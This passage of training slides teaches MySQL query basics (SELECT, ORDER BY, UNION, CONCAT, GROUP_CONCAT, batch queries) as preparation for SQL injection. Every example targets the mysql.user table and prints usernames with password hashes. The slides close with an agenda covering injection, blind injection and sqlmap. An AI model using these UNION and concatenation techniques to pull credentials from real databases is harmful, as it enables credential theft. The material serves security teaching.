
- Command: show columns from <tablename>;

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
mysql> show columns from user;
```

Field	Type	Null	Key	Default	Extra
Host	char(60)	NO	PRI		
User	char(16)	NO	PRI		
Password	char(41)	NO			
Select_priv	enum('N','Y')	NO		N	
Insert_priv	enum('N','Y')	NO		N	
Update_priv	enum('N','Y')	NO		N	
Delete_priv	enum('N','Y')	NO		N	
Create_priv	enum('N','Y')	NO		N	
Drop_priv	enum('N','Y')	NO		N	
Reload_priv	enum('N','Y')	NO		N	
Shutdown_priv	enum('N','Y')	NO		N	
Process_priv	enum('N','Y')	NO		N	
File_priv	enum('N','Y')	NO		N	
Grant_priv	enum('N','Y')	NO		N	

SELECT

- SELECT is used to query for data/display data



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window contains a MySQL prompt "mysql>" followed by the command "select user,host,password from user;". The output is a table with 6 rows and 3 columns: user, host, and password. The first three rows show the 'root' user with different hosts (localhost, bt, 127.0.0.1), and the last row shows the 'debian-sys-maint' user with host 'localhost'. All passwords are masked with asterisks. Below the table, it says "6 rows in set (0.00 sec)". The prompt "mysql>" is followed by a cursor.

```
mysql> select user,host,password from user;
+-----+-----+-----+
| user      | host      | password                                     |
+-----+-----+-----+
| root      | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|           | localhost |                                           |
|           | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> 
```

SELECT (cont.)

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help


mysql> select 'Hello', 'world !', 123456789;
+-----+-----+-----+
| Hello | world ! | 123456789 |
+-----+-----+-----+
| Hello | world ! | 123456789 |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select 1,2,3,4,5,6,7,8,9,8,7,6,5,4,3,2,1,0;
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
1 row in set (0.00 sec)

mysql> select 'IAS', 'Hands On Training', 'EWAH';
+-----+-----+-----+
| IAS | Hands On Training | EWAH |
+-----+-----+-----+
| IAS | Hands On Training | EWAH |
+-----+-----+-----+
1 row in set (0.00 sec)
```

LIMIT

- LIMIT - limits the output to a predefined number of rows



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole <2>". It displays two MySQL queries and their results. The first query is "mysql> select user.host,password from user;" which returns 6 rows. The second query is "mysql> select user.host,password from user limit 1;" which returns only 1 row. A watermark "back | tra" is visible in the bottom right of the terminal window.

```
mysql> select user.host,password from user;
+-----+-----+
| host      | password                                     |
+-----+-----+
| localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| localhost |                                             |
| bt        |                                             |
| localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+
6 rows in set (0.00 sec)

mysql> select user.host,password from user limit 1;
+-----+-----+
| host      | password                                     |
+-----+-----+
| localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
+-----+-----+
1 row in set (0.00 sec)
```

ORDER BY

- ORDER BY is used to sort result of SQL query
- Sorting can be done based on field name or column number

user	host	password
root	localhost	*9CFBBC772F3F6C106020035386DA5BBBF1249A11
root	bt	*9CFBBC772F3F6C106020035386DA5BBBF1249A11
root	127.0.0.1	*9CFBBC772F3F6C106020035386DA5BBBF1249A11
	localhost	
	bt	
debian-sys-maint	localhost	*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650

← Field name

1

2

3

← Column number

ORDER BY (field name)

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

mysql> select user,host, password from user;
+-----+-----+-----+
| user          | host      | password                                     |
+-----+-----+-----+
| root          | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root          | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root          | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|               | localhost |                                             |
|               | bt        |                                             |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select user,host, password from user order by host;
+-----+-----+-----+
| user          | host      | password                                     |
+-----+-----+-----+
| root          | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root          | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|               | bt        |                                             |
| root          | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|               | localhost |                                             |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+-----+
6 rows in set (0.00 sec)
```

ORDER BY (column number)

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
mysql> select user,host, password from user;
+-----+-----+-----+
| user      | host      | password                                     |
+-----+-----+-----+
| root      | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|           | localhost |                                             |
|           | bt        |                                             |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select user,host, password from user order by 2;
+-----+-----+-----+
| user      | host      | password                                     |
+-----+-----+-----+
| root      | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|           | bt        |                                             |
| root      | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|           | localhost |                                             |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+-----+-----+
6 rows in set (0.00 sec)
```

UNION

- UNION can be used to join result of queries


```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

mysql> select user,host,password from user union select 'IAS', 'Hands On Training', 'EWAH';
+-----+-----+-----+
| user      | host      | password                                     |
+-----+-----+-----+
| root      | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root      | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|           | localhost |                                           |
|           | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
| IAS       | Hands On Training | EWAH                                     |
+-----+-----+-----+
7 rows in set (0.00 sec)

mysql> 
```


CONCAT

- CONCAT - combines results from multiple columns into one column (rows maintained)




The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". Inside the terminal, a MySQL prompt "mysql>" is followed by the command "select concat(user,host,password) from user;". The output is a table with one column named "concat(user,host,password)" and six rows of data. The data rows are separated by dashed lines. The last row of data is "debian-sys-maintlocalhost*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650". Below the table, it says "6 rows in set (0.00 sec)". The prompt "mysql>" is followed by a cursor. The terminal window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". There is a tab labeled "root@bt: ~ - Shell - Konsole". At the bottom of the window, there is a "Shell" button and a taskbar with a "r2" logo.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole
mysql> select concat(user,host,password) from user;
+-----+
| concat(user,host,password) |
+-----+
| rootlocalhost*9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| rootbt*9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root127.0.0.1*9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| localhost |
| bt |
| debian-sys-maintlocalhost*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+
6 rows in set (0.00 sec)

mysql> 
```


GROUP_CONCAT

- GROUP_CONCAT - combines all results (rows & column) into one column (comma separated)




The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The MySQL command prompt is active, and the following SQL query has been executed: `select group_concat(user,host,password) from user;`. The output is displayed in a table format with a header row and one data row. The data row contains a single long string representing the concatenated values of the 'user', 'host', and 'password' columns for all rows in the 'user' table. The output is truncated with a vertical ellipsis in the middle. The terminal also shows the status "1 row in set (0.00 sec)" and the MySQL prompt is ready for the next command.

```
mysql> select group_concat(user,host,password) from user;
+-----+
| group_concat(user,host,password) |
+-----+
| rootlocalhost*9CFBBC772F3F6C106020035386DA5BBBF1249A11,rootbt*9CFBBC772F3F6C106020035386DA5BBBF1249A11,root127.0.0.1*9CFBBC772F3F6C106020035386DA5BBBF1249A11,localhost,bt,debian-sys-maintlocalhost*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----+
1 row in set (0.00 sec)

mysql>
```

Batch query

- Batch query = executing more than 1 SQL query per request



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The MySQL command prompt "mysql>" is followed by the batch query: "select 'Welcome to EWAH',2,3; select 4,5,'IAS';". The output displays two result sets. The first result set contains one row with columns: "Welcome to EWAH", "2", and "3". The second result set also contains one row with columns: "4", "5", and "IAS". Both result sets are displayed in a table format with a header row and a data row. The terminal window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The status bar at the bottom shows "Shell" and a tab icon.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

mysql> select 'Welcome to EWAH',2,3; select 4,5,'IAS';
+-----+-----+-----+
| Welcome to EWAH | 2 | 3 |
+-----+-----+-----+
| Welcome to EWAH | 2 | 3 |
+-----+-----+-----+
1 row in set (0.00 sec)

+---+---+---+
| 4 | 5 | IAS |
+---+---+---+
| 4 | 5 | IAS |
+---+---+---+
1 row in set (0.00 sec)

mysql>
```

Batch query support

	ASP	ASP.NET	PHP
MySQL	NO	YES	NO
PostgreSQL	YES	YES	YES
Microsoft SQL Server	YES	YES	YES

Now we will learn...

- What is SQL injection ?
- Quick MySQL tutorial
- **SQL injection**
- Blind SQL injection
- Automating SQL injection using `sqlmap`




Overview

- Spotting a vulnerable application
